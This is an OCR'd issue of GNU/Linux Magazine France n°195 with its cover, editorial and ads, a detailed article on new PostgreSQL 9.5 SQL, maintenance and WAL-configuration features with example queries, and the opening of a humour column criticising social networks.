N°195 juillet/août 2016

GNU LINUX MAGAZINE / FRANCE

DÉVELOPPEMENT ET ADMINISTRATION SUR SYSTÈMES OPEN SOURCE

HUMEUR / RÉSEAUX

Les réseaux (a)sociaux... vus par Jean-Pierre Troll !

p.12

ANALYSE IMAGES / JAVA

VISION ASSISTÉE PAR ORDINATEUR

ANALYSEZ VOS IMAGES AVEC OPENCV

- Reconnaissez des couleurs et des formes
- Décomptez des objets

p.68

SÉCURITÉ / LANGAGE C

Tracez une attaque par buffer overflow avec gdb p.35

PYTHON / BLUETOOTH LOW ENERGY

Prenez le contrôle des objets connectés avec votre Raspberry Pi p.58

HOW-TO / ANNUAIRE

Configurez votre serveur OpenLDAP à chaud

p.28

PYTHON / HOW-TO

Filtrez efficacement vos e-mails IMAP avec imaplib

p.42

DEV / JAVASCRIPT

Découvrez la programmation par promesses

p.46

ET AUSSI : PostgreSQL – Descripteurs de fichiers – Environnement de dev Python isolé avec GNU Guix

L 19275 - 195 - F: 7,90 € - RD

France MÉTRO. : 7,90 € – CH : 13 CHF – BEL/LUX/PORT.CONT : 8,90 € – DOM/TOM : 8,50 € – CAN : 14 $ CAD

LE CLOUD GAULOIS, UNE RÉALITÉ ! VENEZ TESTER SA PUISSANCE

EXPRESS HOSTING

Cloud Public
Serveur Virtuel
Serveur Dédié
Nom de domaine
Hébergement Web

sales@ikoula.com
01 84 01 02 66
express.ikoula.com

ENTERPRISE SERVICES

Cloud Privé
Infogérance
PRA/PCA
Haute disponibilité
Datacenter

sales-ies@ikoula.com
01 78 76 35 58
ies.ikoula.com

EX10

Cloud Hybride
Exchange
Lync
Sharepoint
Plateforme Collaborative

sales@ex10.biz
01 84 01 02 53
www.ex10.biz

GNU/Linux Magazine France
est édité par Les Éditions Diamond

10, Place de la Cathédrale - 68000 Colmar - France
Tél. : 03 67 10 00 20 – **Fax :** 03 67 10 00 21
E-mail : lecteurs@gnulinuxmag.com
Service commercial : abo@gnulinuxmag.com
Sites : www.gnulinuxmag.com – www.ed-diamond.com

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Tristan Colombo
Responsable service Infographie : Kathrin Scali
Responsable publicité : Valérie Fréchard,
Tél. : 03 67 10 00 27 – v.frechard@ed-diamond.com
Service abonnement : Tél. : 03 67 10 00 20
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne

Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : À parution, **N° ISSN :** 1291-78 34
Commission paritaire : K78 976

Périodicité : Mensuel
Prix de vente : 7,90 €

SUIVEZ-NOUS SUR :

https://www.facebook.com/editionsdiamond

@gnulinuxmag

LES ABONNEMENTS ET LES ANCIENS NUMÉROS SONT DISPONIBLES !

En version papier et PDF :
www.ed-diamond.com

Codes sources sur https://github.com/glmf

ÉDITORIAL

Voici venu le temps... des vacances (« l'île aux enfants » c'est fini depuis un petit moment déjà) ! Nous allons pouvoir en profiter pour nous reposer et aussi pour apprendre et tester tout ce que nous n'avons pas eu le temps de faire tout au long de l'année. Pourquoi continuer à « apprendre » alors que l'on pourrait simplement se laisser griller au soleil sur un rocher ?

Peut-être simplement pour se mettre au goût du jour et comprendre les nouveaux mots qui ont été ajoutés à la dernière édition du Petit Robert. Dans un premier temps, nous pouvons nous rassurer sur le fait qu'il n'y a pas eu de nouvel anglicisme francisé à la manière du fameux « cédérom ». Mais, dans un second temps, la découverte de la définition de certains termes peut étonner. Ainsi, le verbe « geeker » a fait son entrée dans le dictionnaire... et sa définition est : « passer du temps devant un ordinateur »... Oui, vous avez bien lu... et si nous faisons partie de la même génération, là, nous ne comprenons plus ! Un « geek » est donc aujourd'hui simplement quelqu'un qui, en lisant entre les lignes, passe du temps devant un écran et donc, pourquoi pas, passe sa vie sur Facebook, Twitter, Periscope, etc. ? Je sens que nous allons avoir du travail et un certain nombre de définitions à apprendre pour ne pas faire de contresens, car nous sommes quand même bien loin du « geek » originel qui était un solitaire un peu fou, absorbé dans ces pensées/problèmes informatiques au point de ne pas se soucier de son apparence : vêtements négligés, cheveux en désordre et généralement barbus (ne s'applique pas aux « geekettes » :-)). Le fait que le « geek » soit un solitaire ne le coupe pas pour autant de relations sociales puisqu'il communique avec ses semblables par le biais de l'outil informatique, généralement au sein de communautés. Quant à la pilosité du « geek », elle trouve sans doute également sa source dans le fait que la plupart des grands noms de l'informatique étaient (ou sont) barbus : Dennis Ritchie, Ken Thompson, Richard Stallmann, Guido van Rossum, etc. Ces gens-là se trouvent être désormais des geeks au même titre que Paris Hilton (27,7k tweets) ! Peut-être va-t-il falloir trouver un nouveau terme pour désigner les « geeks » d'hier...

Pour revenir dans un domaine plus technique, nous vous proposons dans ce numéro un certain nombre d'applications ludiques telles que :

- l'analyse d'images avec OpenCV qui vous permettra de repérer des formes, compter des objets, etc.,
- ou le codage d'une intelligence artificielle capable de jouer contre vous au morpion (voire aux dames ou aux échecs suivant vos envies).

En associant les deux projets, vous pourrez détecter la position des pièces du jeu de morpion sur papier puis demander à l'ordinateur de jouer. Pour le dessin des pièces dans le monde réel se sera un peu plus compliqué sans un robot capable d'écrire... mais le challenge peut être amusant et sujet d'un article que nous nous ferons plaisir à publier ! Sinon vous pouvez vous contenter de compter la somme constituée par la poignée de pièces de monnaie que vous a rendu le pharmacien (ça fait mal un coup de soleil !) et que vous venez de jeter négligemment devant votre webcam...

Bref, je vous souhaite de passer de bonnes vacances en apprenant, geeks que nous sommes et ce, même par 40° à l'ombre. Bon été et bonne lecture !!!

Tristan Colombo

ACTUELLEMENT DISPONIBLE

LE 1ER HORS-SÉRIE DE HACKABLE !

VOUS UTILISEZ DÉJÀ LA RASPBERRY PI ?
METTEZ-VOUS À L'ARDUINO !

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

www.ed-diamond.com

SOMMAIRE

GNU/LINUX MAGAZINE FRANCE N°195

POSTGRESQL 9.5 : ENCORE DES NOUVEAUTÉS

Guillaume LELARGE [Contributeur majeur de PostgreSQL,
Consultant Dalibo, auteur du livre « PostgreSQL – Architecture et notions avancées »]

On continue notre tour des nouveautés au niveau SQL de la version 9.5. Mais nous allons aussi détailler quelques fonctionnalités intéressantes principalement les DBA, avec quelques nouveautés sur la maintenance et la configuration.

Mots-clés : PostgreSQL, Nouveautés, SQL, Maintenance, Configuration

Résumé

PostgreSQL est un moteur de bases de données évoluant constamment. Avec une nouvelle version majeure chaque année, il est souvent difficile de suivre les améliorations apportées. Cet article a pour but de détailler quelques fonctionnalités importantes proposées par la version 9.5 pour les DBA.

Chaque nouvelle version de PostgreSQL est une occasion pour améliorer sa configuration et sa maintenance. La version 9.5 n'est pas en reste avec notamment la parallélisation de l'outil **vacuumdb** ainsi qu'une configuration simplifiée de la gestion des checkpoints.

1 SQL

1.1 TABLESAMPLE

Il est parfois intéressant de pouvoir récupérer un échantillon au hasard d'une table, par exemple pour calculer une moyenne, certes approximative, mais bien plus rapidement qu'avec l'ensemble des lignes. Pour cela, la version 9.5 propose la clause **TABLESAMPLE** (définie par le standard SQL:2003) et un certain nombre de méthodes d'échantillonnage à sélectionner.

Les deux méthodes disponibles par défaut sont les suivantes :

- **SYSTEM**, avec laquelle l'échantillonnage se fait sur le nombre de blocs lus, le paramètre permettant d'indiquer le pourcentage de blocs à lire ;
- **BERNOULLI**, pour laquelle tous les blocs sont lus mais l'échantillonnage se fait sur le nombre de lignes au moment du calcul (là, le seul paramètre de la fonction est le pourcentage de lignes à traiter).

Voici un exemple :

```
postgres=# CREATE TABLE echantillon AS (SELECT trunc(random() * 90) AS i FROM generate_
series(1,100000000));
SELECT 100000000
postgres=# \timing
Timing is on.
postgres=# SELECT avg(i) FROM echantillon;
    avg
------------
 44.4996713
(1 row)

Time: 108238.590 ms
```

Sur une table possédant 100 millions de lignes, le calcul de moyenne d'une colonne de type « double précision » se fait en 108 secondes sur cet exemple. Pour ce calcul de moyenne, PostgreSQL a dû lire la table dans son intégralité (3,4 Gio) et calculer la moyenne des 100 millions de valeurs.

```
postgres=# SELECT avg(i) FROM echantillon
TABLESAMPLE BERNOULLI(10);
       avg
------------------
 44.5042215842868
(1 row)

Time: 4416.620 ms
```

Avec la méthode **BERNOULLI**, on est passé à 4,4 secondes. Les performances sont donc vraiment meilleures. Toute la table a été lue encore une fois, mais le calcul de moyenne s'est fait sur 10% des valeurs, prises au hasard dans tous les blocs de la table.

```
postgres=# SELECT avg(i) FROM echantillon
TABLESAMPLE SYSTEM(10);
       avg
------------------
 44.5069988782921
(1 row)

Time: 1914.308 ms
```

Enfin, avec la méthode **SYSTEM**, on arrive à 1,9 seconde. Cette fois, seuls 10% des blocs ont été lus. Toutes les lignes de ces 10% de blocs ont été utilisées pour calculer la valeur moyenne.

Les performances sont une chose, mais qu'en est-il du résultat final ? Les valeurs ne sont évidemment pas exactes, mais l'approximation reste tout à fait correcte. De plus, il est possible de sélectionner la balance entre performances et approximation du résultat grâce au pourcentage en argument. Entre les deux méthodes d'échantillonnage, **BERNOULLI** donne une meilleure distribution aléatoire.

Ces deux méthodes d'échantillonnage sont des méthodes assez standards, mais il est possible de concevoir d'autres méthodes d'échantillonnage. Ces méthodes, intégrées à des extensions, sont installables sur PostgreSQL. À titre d'exemple, les sources de PostgreSQL en proposent deux : **tsm_system_rows** et **tsm_system_time**.

1.2 SQL/MED

PostgreSQL a ajouté le support de la norme SQL/MED depuis la version 8.3. Il s'agissait alors simplement d'un début d'implémentation avec l'ajout des objets *Foreign Data Wrapper*, *Foreign Server* et *User Mapping*. Les tables externes ont été ajoutées à partir de la version 9.1, en lecture seulement, puis en lecture/écriture dès l'arrivée de la version 9.3. Entre les deux, la version 9.2 avait ajouté le support de la récupération des statistiques des tables externes. La version 9.4 a permis d'ajouter des *triggers* à ce type de table (avec une limitation, car les *triggers* sur **TRUNCATE** ne sont pas encore gérés). La version 9.5 a apporté aussi son lot d'améliorations.

La création d'une table externe demande de renseigner chaque colonne avec son nom et son type. Quand il n'y a qu'une table, cela n'est pas très gênant. Mais s'il faut créer un schéma complet de plusieurs dizaines de tables, ce genre de travail devient rapidement fastidieux. La version 9.5 améliore cela en proposant une nouvelle commande appelée **IMPORT FOREIGN SCHEMA**. Elle a pour but de générer les ordres de création de tables correspondant aux tables appartenant au schéma désigné sur le serveur distant.

Comme test, nous allons utiliser une base de données créée par l'outil **pgbench** :

```
$ createdb benchs
$ pgbench -i benchs
NOTICE:  table "pgbench_history" does not exist, skipping
NOTICE:  table "pgbench_tellers" does not exist, skipping
NOTICE:  table "pgbench_accounts" does not exist, skipping
NOTICE:  table "pgbench_branches" does not exist, skipping
creating tables...
100000 of 100000 tuples (100%) done (elapsed 0.10 s, remaining 0.00 s).
vacuum...
set primary keys...
done.
```

J'ai réalisé mon test en utilisant une version 9.4, exécuté en utilisant le port **5434**, pour le serveur distant.

```
postgres=# CREATE EXTENSION postgres_fdw;
CREATE EXTENSION
postgres=# CREATE SERVER pg94 FOREIGN DATA WRAPPER postgres_fdw OPTIONS (dbname
'benchs', port '5434');
CREATE SERVER
postgres=# CREATE USER MAPPING FOR postgres  SERVER pg94 OPTIONS (user 'postgres');
CREATE USER MAPPING
postgres=# CREATE SCHEMA benchs;
CREATE SCHEMA
```

```
postgres=# IMPORT FOREIGN SCHEMA public FROM SERVER pg94 into
benchs;
IMPORT FOREIGN SCHEMA
postgres=# SET search_path TO benchs;
SET
postgres=# \d
                 List of relations
 Schema |       Name       |     Type      |  Owner
--------+------------------+---------------+----------
 benchs | pgbench_accounts | foreign table | postgres
 benchs | pgbench_branches | foreign table | postgres
 benchs | pgbench_history  | foreign table | postgres
 benchs | pgbench_tellers  | foreign table | postgres
(4 rows)

postgres=# SELECT * FROM pgbench_branches;
 bid | bbalance | filler
-----+----------+--------
   1 |        0 |
(1 row)
```

Créer les tables externes est donc très rapide maintenant.

Un autre avantage est qu'il est maintenant de la responsabilité du *Foreign Data Wrapper* de convertir automatiquement les types de données. Dans l'exemple ci-dessus, comme il s'agit de deux bases PostgreSQL, cela n'a pas d'importance. Mais si on avait utilisé le *Foreign Data Wrapper* **oracle_fdw**, qui se trouve avoir été modifié pour supporter cette fonctionnalité, la conversion de type (par exemple de **varchar2** à **varchar** et de **number** à **numeric**) a une grosse importance. Parmi les autres *Foreign Data Wrapper* à jour, notons **Informix**, **MySQL** et **Multicorn**.

Il est aussi maintenant possible de créer des tables héritées contenant des tables externes ou dont la table principale est une table externe. Dans l'exemple suivant, nous allons créer une table principale, lui ajouter une nouvelle table fille et enfin lui rattacher une table fille externe déjà existante.

```
postgres=# CREATE TABLE all_accounts(aid integer not null, bid
integer, abalance integer, filler character(84));
CREATE TABLE
postgres=# CREATE TABLE local_accounts() INHERITS (all_accounts);
CREATE TABLE
postgres=# ALTER TABLE pgbench_accounts INHERIT all_accounts;
ALTER TABLE
```

Voyons maintenant à quoi ressemble le plan d'exécution de la lecture de la table principale :

```
postgres=# explain select * from all_accounts;
                                QUERY PLAN
-------------------------------------------------------------------
 Append  (cost=0.00..128.61 rows=428 width=352)
   ->  Seq Scan on all_accounts  (cost=0.00..0.00 rows=1 width=352)
   ->  Foreign Scan on pgbench_accounts  (cost=100.00..116.51
rows=217 width=352)
   ->  Seq Scan on local_accounts  (cost=0.00..12.10 rows=210
width=352)
(4 rows)
```

Nous parcourons bien localement la table locale principale et la table locale fille, mais aussi la table externe fille. Comme PostgreSQL 9.5 nous autorise à ajouter des contraintes **CHECK** sur les tables externes, voyons ce que cela donne avec l'héritage :

```
postgres=# ALTER TABLE pgbench_accounts ADD CONSTRAINT a
CHECK(aid<10000);
ALTER TABLE
postgres=# ALTER TABLE local_accounts ADD CONSTRAINT a
CHECK(aid>10000);
ALTER TABLE
postgres=# EXPLAIN SELECT * FROM all_accounts WHERE aid=20000;
                              QUERY PLAN
-------------------------------------------------------------------
 Append  (cost=0.00..12.62 rows=2 width=352)
   ->  Seq Scan on all_accounts  (cost=0.00..0.00 rows=1
width=352)
         Filter: (aid = 20000)
   ->  Seq Scan on local_accounts  (cost=0.00..12.62 rows=1
width=352)
         Filter: (aid = 20000)
(5 rows)
```

Le planificateur ne tient pas compte de la table externe fille, étant donné que la contrainte **CHECK** lui garantie qu'aucune des valeurs recherchées ne s'y trouve.

```
postgres=# EXPLAIN SELECT * FROM all_accounts WHERE aid=5000;
                                QUERY PLAN
-------------------------------------------------------------------
 Append  (cost=0.00..112.73 rows=2 width=352)
   ->  Seq Scan on all_accounts  (cost=0.00..0.00 rows=1
width=352)
         Filter: (aid = 5000)
   ->  Foreign Scan on pgbench_accounts  (cost=100.00..112.73
rows=1 width=352)
(4 rows)
```

Là-aussi, une table est ignorée mais il s'agit cette fois de la table locale fille.

Le gros intérêt à cette nouveauté est la possibilité de faire du *sharding*. Il se révèle très simple de placer ses données en utilisant du partitionnement horizontal.

Parmi les autres améliorations, notons la possibilité de pousser les jointures en utilisant des parcours personnalisés.

2 Maintenance

2.1 Parallélisation de vacuumdb

Comme précédemment pour les outils **pg_dump** et **pg_restore**, l'outil vacuumdb dispose maintenant de l'option **--jobs** permettant de paralléliser l'exécution du **VACUUM** sur une base complète. Il suit pour cela le même type de parallélisation :

- première connexion ;
- récupération de la liste des tables existantes dans la base à traiter ;
- exécution de processus fils (suivant la valeur de l'option **--jobs**) ;
- chaque processus fils traite une table à la fois, suivant la liste des tables à traiter.

Si une table est particulièrement volumineuse par rapport aux autres tables de la base, la parallélisation aura un impact moins important. De plus, une attention particulière doit être portée à la valeur du paramètre **maintenance_work_mem** car l'utilisation de la mémoire sera à multiplier par le nombre de processus fils. La charge CPU et disque sera plus importante. Mais tout ceci permet d'avoir un vacuumdb plus rapide.

2.2 Changement du statut de journalisation d'une table

L'une des nouveautés de la version 9.1 était de permettre de créer une table non journalisée, l'intérêt étant d'avoir une table beaucoup plus rapide en écriture. L'un des inconvénients de cette fonctionnalité était de ne pas pouvoir changer le statut de la table. Une table journalisée ne pouvait pas passer en non journalisée, et vice-versa. Cette limitation a été étudiée pendant un projet GSoC, et le patch proposé par l'étudiant en fin de projet a fini par être intégré dans la version 9.5 de PostgreSQL.

Le passage d'une table de journalisée à non journalisée est très rapide. Le contraire n'est pas vrai. Pour passer une table de non journalisée à journalisée, il est nécessaire de tracer dans les journaux de transactions tout le contenu actuel de la table. Pensez par exemple à un serveur secondaire qui ne connaît justement pas le contenu de cette table et doit le récupérer. Et cette opération peut être assez longue si la table est volumineuse :

```
postgres=# CREATE UNLOGGED TABLE rapide(id integer);
CREATE TABLE
postgres=# SELECT pg_current_xlog_location();
 pg_current_xlog_location
--------------------------
 0/A6F6D5B8
(1 row)
postgres=# INSERT INTO rapide SELECT generate_series(1, 1000000);
INSERT 0 1000000
postgres=# SELECT pg_current_xlog_location(),
          pg_size_pretty(pg_xlog_location_diff(pg_current_xlog_location(),'0/A6F6D5B8'));
 pg_current_xlog_location | pg_size_pretty
--------------------------+----------------
 0/A6F6D5B8               | 0 bytes
(1 row)
```

Tant que la table est non journalisée, aucune écriture n'a lieu dans les journaux de transactions. Le passage à journalisé va envoyer tout son contenu dans les journaux de transactions :

```
postgres=# ALTER TABLE rapide SET LOGGED;
ALTER TABLE
postgres=# SELECT pg_current_xlog_location(),
          pg_size_pretty(pg_xlog_location_diff(pg_current_xlog_location(),'0/A6F6D5B8'));
 pg_current_xlog_location | pg_size_pretty
--------------------------+----------------
 0/AACB1D78               | 61 MB
(1 row)
```

61 Mio ont été écrit. Et ce n'est qu'une petite table d'un million de lignes et une seule colonne de type entier. Par contre, en la repassant en non journalisée, pratiquement rien n'est tracé :

```
postgres=# ALTER TABLE rapide SET UNLOGGED;
ALTER TABLE
postgres=# SELECT pg_current_xlog_location(),
          pg_size_pretty(pg_xlog_location_diff(pg_current_xlog_location(),'0/AACB1D78'));
 pg_current_xlog_location | pg_size_pretty
--------------------------+----------------
 0/AACBD678               | 46 kB
(1 row)
```

Évidemment, ceci n'arrive que si le paramètre **wal_level** est au minimum au niveau **archive**.

3 Configuration de la gestion des journaux de transactions

3.1 Déclenchement des checkpoints et recyclage des journaux

La configuration des *checkpoints* a toujours été complexe. Pour rappel, un *checkpoint* a pour but de copier sur disque tout ce qui est modifié dans le cache disque de PostgreSQL pour s'assurer que ce dernier est le plus propre possible. Pour cela, deux paramètres étaient disponibles : **checkpoint_timeout** pour avoir au moins un *checkpoint* au bout d'un certain intervalle fixe, et **checkpoint_segments** pour absorber convenablement les pics de charge. Si PostgreSQL créait plus de journaux de transactions que la valeur de ce paramètre en moins de temps que la valeur de **checkpoint_timeout**, un *checkpoint* supplémentaire était exécuté. Si ce n'était que ça, ça irait. Malheureusement, le paramètre **checkpoint_segments** servait aussi à autre chose. Sa valeur permettait de calculer le nombre maximum de journaux de transactions conservés sur disque dans le répertoire **pg_xlog**.

Pour faciliter le paramétrage, il a été décidé de permettre la configuration de ces deux comportements avec deux paramètres différents :

- **min_wal_size** correspond à la quantité minimale de données avant d'exécuter un *checkpoint* ;
- **max_wal_size** correspond à la quantité maximale de journaux de transactions sur disque (en cas de dépassement, les journaux sont supprimés au lieu d'être recyclés).

Pour faciliter encore plus les choses, l'unité des deux paramètres est toute unité de taille (Mio, Gio, etc.).

Quant au paramètre **checkpoint_timeout**, il est conservé.

3.2 Compression des FPI

Après un *checkpoint*, une modification dans un bloc entraîne automatiquement la journalisation du bloc complet (appelé *Full-Page Image* ou via son acronyme, FPI). Si ce bloc se voit de nouveau modifié, seule la partie modifiée est journalisée. De ce fait, plus les *checkpoints* sont fréquents, plus le nombre de blocs complets enregistrés est important par rapport au nombre de deltas de blocs, et donc plus il y a d'écriture dans les journaux de transactions. La parade habituelle était de distancer les *checkpoints*. Une nouvelle parade est offerte : compresser les blocs complets en activant le paramètre **wal_compression**. Au prix d'une utilisation un peu plus importante des processeurs, la charge au niveau disque est allégée.

Le script suivant permet de tester rapidement la différence en taille dans les journaux de transactions :

```
SET wal_compression TO off;
DROP TABLE IF EXISTS int_tab;
CREATE TABLE int_tab (id int);
ALTER TABLE int_tab SET (FILLFACTOR = 50);
INSERT INTO int_tab SELECT 1 FROM generate_series(1,7000000);
SELECT 'wal_compression off, before', pg_current_xlog_location();
UPDATE int_tab SET id = 2;
SELECT 'wal_compression off, after', pg_current_xlog_location();
SET wal_compression TO on;
DROP TABLE IF EXISTS int_tab;
CREATE TABLE int_tab (id int);
ALTER TABLE int_tab SET (FILLFACTOR = 50);
INSERT INTO int_tab SELECT 1 FROM generate_series(1,7000000);
SELECT 'wal_compression on, before', pg_current_xlog_location();
UPDATE int_tab SET id = 2;
SELECT 'wal_compression on, after', pg_current_xlog_location();
```

Un test effectué sur mon portable donne, si la compression est désactivée, 727 Mio enregistrés dans les journaux de transactions. Avec la compression, c'est réduit à 545 Mio.

Cette configuration est d'autant plus intéressante dans le contexte des sauvegardes PITR et de la réplication.

3.3 Statistiques sur le contenu des journaux de transactions


L'outil **pg_xlogdump** permet de lister le contenu des journaux de transactions. La version 9.5 ajoute une option très intéressante. L'option **--stats** permet d'afficher des statistiques sur le contenu des journaux. Si le contenu montre une grosse quantité de blocs complets, il serait intéressant de distancier les *checkpoints* (grâce aux paramètres **checkpoint_timeout** et **min_wal_size**) ou de compresser les blocs complets journalisés (option **wal_compression**).

Conclusion

Nous n'avons fait qu'aborder une partie des améliorations les plus importantes de la version 9.5 pour les administrateurs. La gestion des *checkpoints* devrait se trouver facilement. Mais il manque encore deux fonctionnalités, portant sur la sécurité et la réplication, qui devraient en rassurer plus d'un sur les possibilités de PostgreSQL. ■

ACTUELLEMENT DISPONIBLE

LINUX PRATIQUE HORS-SÉRIE N°36 !



PERSONNALISEZ VOTRE SITE WORDPRESS

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

www.ed-diamond.com

LES RÉSEAUX ASOCIAUX

Jean-Pierre TROLL [« Humeuriste »]

Hum... Autant le dire direct : c'est de la m... J'aime pas ! Traitez-moi de réac' si vous voulez, mais surtout, faites-le bien sur votre plateforme sociale préférée (pfff...), vous ne ferez rien d'autre que prouver mon point.

Mots-clés : Humeur, Jean-Pierre Troll, Coup de gueule, Réseaux sociaux

Résumé

Je développe ma description de ce que j'ai baptisé le Plexus dans mon précédent article... Sur ce coup de gueule, je précise ce qui m'énerve dans les réseaux que je qualifie d'asociaux : l'hyperconnexion et l'hyperconsommation nourrissent en effet miroir par l'hyporéflexion des *hyponautes* que nous devenons. J'espère qu'avec un tel résumé vous êtes déjà sonnés, motivés ou que vous avez passé votre chemin (genre « pfff, Jean-Pierre a encore pété un câble et en plus maintenant il invente des mots ! »).

Dans la quête de l'hyperconnexion vendue par ceux à qui cela profite, je constate surtout l'hyporéflexion ! A force d'instantanéité, de *retweets*, de *likes* et d'avis à l'emporte-pièce, les internautes (que je requalifie ici volontiers « hyponautes », tels ceux qui croient chevaucher les monstres bleus dans l'anime de Stromae...) perdent tout simplement l'usage de leur cerveau : ils ne savent même plus ce qu'est la notion de recul ou de bon sens !

On parlait jadis de navigateur et de navigation Internet : l'image d'un navire, d'un cap, d'une barre et d'un capitaine était rassurante, on avait un besoin et on se donnait les moyens de se frayer un chemin vers lui. On parlait également de surf et s'il y avait la notion de liberté, de se laisser porter par la vague, il y avait également l'idée d'une direction, d'un objectif. Aujourd'hui le réseau social n'est ni navigué, ni surfé : il est consommé, subi – de préférence en mode Zombie (ou « à la Matrix », ça dépend de votre référentiel). Si l'email a généré le spam et les botnets, les réseaux sociaux peuvent s'enorgueillir de la logorrhée planétaire et des hyponautes !


Et c'est bien cette dimension mondiale qui est le facteur aggravant car cela transforme radicalement les usages : on passe de « Tiens j'aimerais retrouver mes copains d'avant » à « Je vais troller avec des inconnus » puis à « Je vais contribuer à faire l'écho d'une information dont à la base je me contrefous ou dont je n'ai aucune garantie de vérité ». Là, on arrive vraiment sur le meta-spam : n'importe quoi, n'importe quand, par n'importe qui et n'importe comment ! Du moment que ça fait du buzz et qu'on améliore son index social... ou pas. Cela peut devenir dramatique, comme pour l'histoire du tweet raciste de Justine Sacco avant son vol vers l'Afrique du Sud qui l'a amenée à se faire virer pendant ledit vol. Instantané, sans recul, chambre d'écho exponentielle et retour décuplé lors de la sortie de la période de non hyperconnectivité. CQFD.

